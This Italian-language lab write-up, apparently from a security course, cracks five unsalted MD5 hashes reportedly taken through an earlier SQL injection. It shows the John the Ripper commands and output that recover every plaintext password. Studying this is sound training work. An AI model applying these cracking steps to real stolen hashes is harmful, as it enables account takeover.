
REPORT PASSWORD CRACKING

Gli hash sono algoritmi crittografici che trasformano un messaggio in una stringa binaria di lunghezza fissa. Gli hash non sono invertibili e non è possibile risalire al valore iniziale, al contrario di altri algoritmi di crittografia che sono invece reversibili.

In questo caso specifico andremo ad analizzare MD5 (“Message Digest”) .

Crackando le password ricavate grazie alla SQL injection effettuata ieri.



Il password cracking è una categoria di attacchi impiegati per avere accesso alle password, molte delle quali oggi si trovano su database non salvate in chiaro, ma crittografate da funzioni specifiche, tra le tecniche più utilizzate dagli hacker per portare a termine un password cracking attack spiccano la tecnica Buteforce, attacco a dizionario o rainbow attack.

In questo caso è stato utilizzato un tool proprio di Kali linux John TheRipper, per decodificare le password trovate

```
admin:5f4dcc3b5aa765d61d8327deb882cf99
Gordon:e99a18c428cb38d5f260853678922e03
Hack:8d3533d75ae2c3966d7e0d4fcc69216b
Pablo:0d107d09f5bbe40cade3de5c71e9e9b7
Bob:5f4dcc3b5aa765d61d8327deb882cf99
```

```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 -- febbre.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 11 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password         (admin)
password         (Bob)
abc123           (Gordon)
letmein          (Pablo)
Proceeding with incremental:ASCII
charley          (Hack)
5g 0:00:00:00 DONE 3/3 (2022-11-30 08:12) 16.12g/s 589396p/s 589396c/s 650648C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 --show -- febbre.txt
admin:password
Gordon:abc123
Hack:charley
Pablo:letmein
Bob:password

5 password hashes cracked, 0 left
```